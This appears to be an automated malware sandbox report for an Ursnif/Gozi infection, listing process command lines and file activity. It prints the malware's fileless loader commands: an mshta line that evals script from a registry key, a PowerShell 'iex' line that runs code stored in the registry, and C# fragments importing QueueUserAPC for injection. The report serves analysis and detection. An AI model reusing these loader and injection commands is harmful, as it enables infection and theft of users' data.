Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6564 CREDAT:17410 /prefetch:2
Imagebase:	0x820000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5760 Parent PID: 6564

General

Start time:	19:10:27
Start date:	22/01/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6564 CREDAT:17420 /prefetch:2
Imagebase:	0x820000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 3180 Parent PID: 6564

General

Start time:	19:10:35
Start date:	22/01/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6564 CREDAT:82962 /prefetch:2
Imagebase:	0x820000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mshta.exe PID: 5564 Parent PID: 3440

General

Start time:	19:10:41
Start date:	22/01/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\\Actidsrv'));if(!window.flag)close()</script>'
Imagebase:	0x7ff77ea90000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 5536 Parent PID: 5564

General

Start time:	19:10:42

Start date:	22/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi))
Imagebase:	0x7ff743d60000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000017.00000003.539190602.000001F7F6630000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000017.00000003.539190602.000001F7F6630000.00000004.00000001.sdmp, Author: CCN-CERT
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD62CCF1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD62CCF1E9	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_e23dje1f.bec.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD61AF6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_lrj1ceqt.bq5.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD61AF6FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5EE103FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5EE103FC	unknown
C:\Users\user\Documents\20210122	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFD61AFF35D	CreateDirectoryW
C:\Users\user\Documents\20210122\PowerShell_transcript.358075.gXRjCJFS.20210122191044.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD61AF6FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFD5EE103FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFD5EE103FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFD5EE103FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFD5EE103FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5EE103FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5EE103FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5EE103FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5EE103FC	unknown
C:\Users\user\AppData\Local\Temp\f1lrerxf	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFD610EFD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\f1lrerxf\f1lrerxf.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD61AF6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\f1lrerxf\f1lrerxf.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD61AF6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\f1lrerxf\f1lrerxf.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD61AF6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\f1lrerxf\f1lrerxf.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD61AF6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\f1lrerxf\f1lrerxf.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD61AF6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\f1lrerxf\f1lrerxf.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD61AF6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\ntdrbunx	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFD610EFD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\ntdrbunx\ntdrbunx.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD61AF6FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ntdrbunx\ntdrbunx.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD61AF6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\ntdrbunx\ntdrbunx.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD61AF6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\ntdrbunx\ntdrbunx.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD61AF6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\ntdrbunx\ntdrbunx.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD61AF6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\ntdrbunx\ntdrbunx.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD61AF6FDD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD61AF6FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_e23dje1f.bec.ps1	success or wait	1	7FFD61AFF270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_lrj1ceqt.bq5.psm1	success or wait	1	7FFD61AFF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\f1lrerxf\f1lrerxf.tmp	success or wait	1	7FFD61AFF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\f1lrerxf\f1lrerxf.err	success or wait	1	7FFD61AFF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\f1lrerxf\f1lrerxf.out	success or wait	1	7FFD61AFF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\f1lrerxf\f1lrerxf.cmdline	success or wait	1	7FFD61AFF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\f1lrerxf\f1lrerxf.0.cs	success or wait	1	7FFD61AFF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\f1lrerxf\f1lrerxf.dll	success or wait	1	7FFD61AFF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\ntdrbunx\ntdrbunx.cmdline	success or wait	1	7FFD61AFF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\ntdrbunx\ntdrbunx.out	success or wait	1	7FFD61AFF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\ntdrbunx\ntdrbunx.0.cs	success or wait	1	7FFD61AFF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\ntdrbunx\ntdrbunx.err	success or wait	1	7FFD61AFF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\ntdrbunx\ntdrbunx.tmp	success or wait	1	7FFD61AFF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\ntdrbunx\ntdrbunx.dll	success or wait	1	7FFD61AFF270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_e23dje1f.bec.ps1	unknown	1	31	1	success or wait	1	7FFD61AFB526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_lrj1ceqt.bq5.psm1	unknown	1	31	1	success or wait	1	7FFD61AFB526	WriteFile
C:\Users\user\Documents\20210122\PowerShell_transcript.358075.gXRjCJFS.20210122191044.txt	unknown	3	ef bb bf	...	success or wait	1	7FFD61AFB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20210122\PowerShell_transcript.358075.gXRjCJFS.20210122191044.txt	unknown	748	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 31 32 32 31 39 31 30 34 34 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 33 35 38 30 37 35 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a	**********..Windows PowerShell transcript start..Start time: 20210122191044..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 358075 (Microsoft Windows NT 10.0.17134.0)..Host Application:	success or wait	11	7FFD61AFB526	WriteFile
C:\Users\user\AppData\Local\Temp\f1lrerxf\f1lrerxf.0.cs	unknown	411	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 74 73 65 65 6f 78 71 6e 64 74 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 6a 70 68 78 78 6b 66 64 74 68 66 2c 49 6e 74 50 74 72 20 6c 6e 66 2c 49 6e 74 50 74 72 20 75 65 74 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65	...using System;.using System.Runtime.InteropServices;..namespace W32.{.public class tseeoxqndt.{. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr jphxxkfdthf,IntPtr lnf,IntPtr uet);.[DllImport("kernel32")].public static e	success or wait	1	7FFD61AFB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\f1lrerxf\f1lrerxf.cmdline	unknown	375	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 65 6e 67 69 6e 65 65 72 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 66 31 6c 72 65 72 78 66	.../t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\f1lrerxf	success or wait	1	7FFD61AFB526	WriteFile
C:\Users\user\AppData\Local\Temp\f1lrerxf\f1lrerxf.out	unknown	460	ef bb bf 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	...C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFD61AFB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ntdrbunx\ntdrbunx.0.cs	unknown	413	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 69 74 65 6f 63 65 74 6b 79 70 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 68 6d 6c 69 2c 75 69 6e 74	...using System;.using System. Runtime.InteropServices;.. namespace W32.{. public class iteocetkyp. {. [DllImport ("kernel32")].public static extern IntPtr GetCurrentProcess();. [DllImport("kernel32")].pub lic static extern void SleepEx(uint hmli,uint	success or wait	1	7FFD61AFB526	WriteFile
C:\Users\user\AppData\Local\Te mp\ntdrbunx\ntdrbunx.cmdline	unknown	375	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 65 6e 67 69 6e 65 65 72 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 6e 74 64 72 62 75 6e 78	.../t:library /utf8output /R:" System.dll" /R:"C:\Windows\Mic rosoft.Net\assembly\GAC_ MSIL\S ystem.Management.Automation\v4 .0_3.0.0.0__31bf3856ad36 4e35\S ystem.Management.Automation.dll" /R:"System.Core.dll" /out:" C:\Users\user\AppData\Lo cal\Temp\ntdrbunx	success or wait	1	7FFD61AFB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ntdrbunx\ntdrbunx.out	unknown	460	ef bb bf 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	...C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFD61AFB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 c0 50 d5 65 ca 9f d5 08 53 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00	PSMODULECACHE.....P.e....S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-scr<wbr>ipt..	success or wait	1	7FFD61AFB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	00 53 74 6f 70 2d 50 72 6f 63 65 73 73 08 00 00 00 0f 00 00 00 52 65 73 74 61 72 74 2d 53 65 72 76 69 63 65 08 00 00 00 10 00 00 00 52 65 73 74 6f 72 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0c 00 00 00 43 6f 6e 76 65 72 74 2d 50 61 74 68 08 00 00 00 11 00 00 00 53 74 61 72 74 2d 54 72 61 6e 73 61 63 74 69 6f 6e 08 00 00 00 0c 00 00 00 47 65 74 2d 54 69 6d 65 5a 6f 6e 65 08 00 00 00 09 00 00 00 43 6f 70 79 2d 49 74 65 6d 08 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 45 76 65 6e 74 4c 6f 67 08 00 00 00 0b 00 00 00 53 65 74 2d 43 6f 6e 74 65 6e 74 08 00 00 00 0b 00 00 00 4e 65 77 2d 53 65 72 76 69 63 65 08 00 00 00 0a 00 00 00 47 65 74 2d 48 6f 74 46 69 78 08 00 00 00 0f 00 00 00 54 65 73 74 2d 43 6f 6e 6e 65 63 74 69 6f 6e 08 00 00 00 0f 00 00 00 47 65 74	.Stop-Process.....Restart-Service.....Restore-Computer.....Convert-Path.....Start-Transaction.....Get-TimeZone.....Copy-Item.....Remove-EventLog.....Set-Content.....New-Service.....Get-HotFix.....Test-Connection.....Get	success or wait	1	7FFD61AFB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	3414	2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74 53 63 72 69 70 74 73 02 00 00 00 14 00 00 00 53 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 00 00 00 00 f8 77 dc 65 ca 9f d5 08 61 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 5c 31 2e 30 2e 30 2e 31 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 2e 70 73 64 31 0d 00 00 00 11 00 00 00 53 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 18 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67	-PesterOption.....Invoke-Pester.....ResolveTestscripts.....Set-scr<wbr>iptBlockScope.....w.e...a...C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-Packag	success or wait	1	7FFD61AFB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f5 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e..... .....@.....	success or wait	1	7FFD630EF6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFD62B9B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFD62B9B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFD62B9B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFD62B9B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26 e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFD62C712E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFD62BA2625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFD62BA2625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFD62BA2625	ReadFile
